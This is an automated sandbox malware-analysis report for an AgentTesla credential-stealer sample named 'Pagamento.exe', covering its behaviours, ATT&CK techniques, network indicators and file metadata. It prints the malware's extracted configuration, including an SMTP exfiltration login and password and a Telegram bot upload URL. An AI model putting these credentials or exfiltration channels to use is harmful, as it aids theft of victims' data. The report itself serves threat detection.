ID: 321143
Sample Name: Pagamento.exe
Cookbook: default.jbs
Time: 12:35:25
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report Pagamento.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Networking: 5
Key, Mouse, Clipboard, Microphone and Screen Capturing: 5
System Summary: 5
Malware Analysis System Evasion: 5
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
Contacted IPs 10
Public 10
General Information 10
Simulations 11
Behavior and APIs 11
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 13
Static File Info 13
General 13
File Icon 13
Static PE Info 13
General 13
Entrypoint Preview 14
Data Directories 15

Sections 16
Resources 16
Imports 16
Network Behavior 16
Snort IDS Alerts 16
Network Port Distribution 16
TCP Packets 16
UDP Packets 17
DNS Queries 18
DNS Answers 18
SMTP Packets 18
Code Manipulations 19
Statistics 19
Behavior 19
System Behavior 19
Analysis Process: Pagamento.exe PID: 6380 Parent PID: 5892 19
General 19
File Activities 20
File Created 20
File Written 20
File Read 20
Analysis Process: RegAsm.exe PID: 4652 Parent PID: 6380 21
General 21
Analysis Process: RegAsm.exe PID: 4680 Parent PID: 6380 21
General 21
File Activities 21
File Created 21
File Read 21
Disassembly 22
Code Analysis 22


Analysis Report Pagamento.exe

Overview


General Information

Sample Name:	Pagamento.exe
Analysis ID:	321143
MD5:	b8197d8952605e..
SHA1:	39a6ba55c24c99..
SHA256:	c40b22f18e596d9.
Tags:	AgentTesla

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Sigma detected: RegAsm connects …
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fil

Classification



Startup

- **System is w10x64**
- Pagamento.exe (PID: 6380 cmdline: 'C:\Users\user\Desktop\Pagamento.exe' MD5: B8197D8952605EA1ED36EA874152A251)
  - RegAsm.exe (PID: 4652 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
  - RegAsm.exe (PID: 4680 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "n5HeQHK5F6L",
  "URL: ": "http://t3WjFakexhm5e07NJ.net",
  "To: ": "info.greatdeck@greatdeck.co",
  "ByHost: ": "mail.greatdeck.co:587",
  "Password: ": "Yzeo2nGT",
  "From: ": "info.greatdeck@greatdeck.co"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.340132480.00000000058A2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.338315730.0000000004EE0000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.591883662.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.340576792.0000000006A49000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.593236496.0000000002F1 1000.00000004.00000001.sdmp	JoeSecurity_CredentialSte aler	Yara detected Credential Stealer	Joe Security	
Click to see the 3 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
2.2.RegAsm.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Pagamento.exe.58a0000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: RegAsm connects to smtp port

Signature Overview



- AV Detection
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and C
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encry Chan
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1 3	Input Capture 1 1 1	Security Software Discovery 1 1 1	Remote Desktop Protocol	Input Capture 1 1 1	Exfiltration Over Bluetooth	Non-S Port
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Credentials in Registry 1	Virtualization/Sandbox Evasion 1 3	SMB/Windows Admin Shares	Archive Collected Data 1	Automated Exfiltration	Non-Appli Layer Proto
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Data from Local System 2	Scheduled Transfer	Appli Layer Proto
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Application Window Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallba Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multit Comr
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comr Used

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Pagamento.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.Pagamento.exe.58a0000.1.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
greatdeck.co	1%	Virustotal		Browse
mail.greatdeck.co	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://greatdeck.co	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://t3WjFakexhm5e07NJ.netP	0%	Avira URL Cloud	safe	
http://mail.greatdeck.co	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://Bvcujr.com	0%	Avira URL Cloud	safe	
http://t3WjFakexhm5e07NJ.net	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
greatdeck.co	162.222.226.70	true	true	• 1%, Virustotal, Browse	unknown
g.msn.com	unknown	unknown	false		high
mail.greatdeck.co	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://greatdeck.co	RegAsm.exe, 00000002.00000002.593886268.0000000003269000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	RegAsm.exe, 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	RegAsm.exe, 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://t3WjFakexhm5e07NJ.netP	RegAsm.exe, 00000002.00000002.593820435.0000000003227000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.greatdeck.co	RegAsm.exe, 00000002.00000002.593886268.0000000003269000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegAsm.exe, 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	Pagamento.exe, 00000000.00000002.340132480.00000000058A2000.00000040.00000001.sdmp, RegAsm.exe, 00000002.00000002.591883662.0000000000402000.00000040.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	RegAsm.exe, 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Pagamento.exe, 00000000.00000002.340132480.00000000058A2000.00000040.00000001.sdmp, RegAsm.exe, 00000002.00000002.591883662.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://Bvcujr.com	RegAsm.exe, 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://t3WjFakexhm5e07NJ.net	RegAsm.exe, 00000002.00000002.593820435.0000000003227000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	RegAsm.exe, 00000002.00000002.593236496.0000000002F11000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.222.226.70	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321143
Start date:	20.11.2020
Start time:	12:35:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Pagamento.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/1@3/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.3% (good quality ratio 0.3%) • Quality average: 51% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.43.139.144, 104.43.193.48, 51.104.139.180, 52.155.217.156, 20.54.26.129, 40.67.251.132, 95.101.22.134, 95.101.22.125, 52.142.114.176, 23.210.248.85 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, db5p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
12:36:28	API Interceptor	841x Sleep call for process: RegAsm.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.222.226.70	Zahlung.exe	Get hash	malicious	Browse	
	Zahlung.exe	Get hash	malicious	Browse	
	Lieferadresse.exe	Get hash	malicious	Browse	
	Shipment address.exe	Get hash	malicious	Browse	
	dettagli di pagamento.exe	Get hash	malicious	Browse	
	Zahlungskopie.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.AdWare.Amonetize.arhz.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Siggen11.2816.22071.exe	Get hash	malicious	Browse	
	http://https://spark.adobe.com/page/s4liZTtRbzbxD	Get hash	malicious	Browse	
	http://https://1drv.ms/u/s!Aj1pdKAYa9n0gTIji9Ijnr6xK0RL?e=HEGTEl	Get hash	malicious	Browse	
	Purchase-Order2750.html	Get hash	malicious	Browse	
	http://https://jcbintegrador.com.pe/ddgghhf67643bhjbhdfbdocpdf	Get hash	malicious	Browse	
	http://larryyoungpavlngz.com/0s	Get hash	malicious	Browse	
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fartecorpus.net%2fwp-includes%2fSimplePie%2fParse%2fowa.php%2findex.html%3fl%3d_JeHFUq_VJOXK0QWHtoGYDw_Product-UserID%26%23charles.teel%40goodmanmfg.com&c=E,1,rYcxrrvcAzv2WFpvjh62IzTFJoxfScVTKXZV3aj80Afb6YKCrifwPWMgT9kxNyr4CqCYIochrADK8LmpYhp1FsBFERt0zZ1-TqzxuvkiNiScqD-ywXqZOePgJg,,&typo=1	Get hash	malicious	Browse	
	http://https://aerosurcolombia.com/AUSSIE.html	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	PO1.xlsx	Get hash	malicious	Browse	• 208.91.199.223
	QKLQkaCe9M.exe	Get hash	malicious	Browse	• 208.91.199.224
	Zahlung.exe	Get hash	malicious	Browse	• 162.222.226.70
	0hgHwEkIWY.exe	Get hash	malicious	Browse	• 208.91.198.143
	Swift Copy.exe	Get hash	malicious	Browse	• 208.91.199.224
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	Zahlung.exe	Get hash	malicious	Browse	• 162.222.226.70
	Lieferadresse.exe	Get hash	malicious	Browse	• 162.222.226.70
	RFQ_SMKM19112020.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order List.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	Shipping doc.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	OrV86zxFWHW1j0f.exe	Get hash	malicious	Browse	• 208.91.199.224
	XDMBhLJxD1Qf7JW.exe	Get hash	malicious	Browse	• 208.91.199.224
	me4qssWAMQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	Vd58qg0dhp.exe	Get hash	malicious	Browse	• 208.91.199.223
	15egpuWfT3.exe	Get hash	malicious	Browse	• 208.91.199.224
	PO_287104.exe	Get hash	malicious	Browse	• 208.91.198.225
	Machine drawing.exe	Get hash	malicious	Browse	• 199.79.63.24
	Shipping Details.exe	Get hash	malicious	Browse	• 208.91.198.143
	Wrong Transfer Payment - Chk Clip Copy.exe	Get hash	malicious	Browse	• 208.91.199.223

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Pagamento.exe.log	
Process:	C:\Users\user\Desktop\Pagamento.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	315
Entropy (8bit):	5.350410246151501
Encrypted:	false
SSDEEP:	6:Q3La/xwcE73FKDLIP12MUAvvr3tDLIP12MUAvvR+uTL2LDY3U21v:Q3La/hg1KDLI4M9tDLI4MWuPk21v
MD5:	EE0BB4B63A030A0BF7087CB0AEBD07BC
SHA1:	9A4ADFB6336E22D49503B4B99FFC25A7882AE202
SHA-256:	6CBBAF20B7871B931A8A0B1D54890DC0E6C9ED78E7DEC5E2AB2F6D12DF349DFF
SHA-512:	47644A669A15A83D0BAA1F801BB34E36B1F8FE700E5C7A4396D684FE85AFFF6B32F511AEDD0E304DB48383E04A5044CA1B313D559737F5CD967CC00F8FDFC38B
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.859874602338609
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	Pagamento.exe
File size:	617472
MD5:	b8197d8952605ea1ed36ea874152a251
SHA1:	39a6ba55c24c9962174acb056d12b5cfa9eff646
SHA256:	c40b22f18e596d932438b11f44d1f78c3c217a5d96a31b884a72ff83994df03b
SHA512:	2c9bc7d072802b72ba1469c434401d210261c234e07a0e9d763ccc003dc24e9c20b36d21dd710fc48bb76afb569acf4df804ebd30bc7db07113b1076b4fb8722
SSDEEP:	12288:YnXTkH7i/KxxUrnEu9GphN5Y0B9niCmYbnsFnr46X9VmjwvSwmp:UuiKTcnPU55ZTmYbYrtDQwvSwm
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...Py._.....d..... .....@.. .....?....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General	
Entrypoint:	0x4982de
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui

General

Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB77950 [Fri Nov 20 08:07:44 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
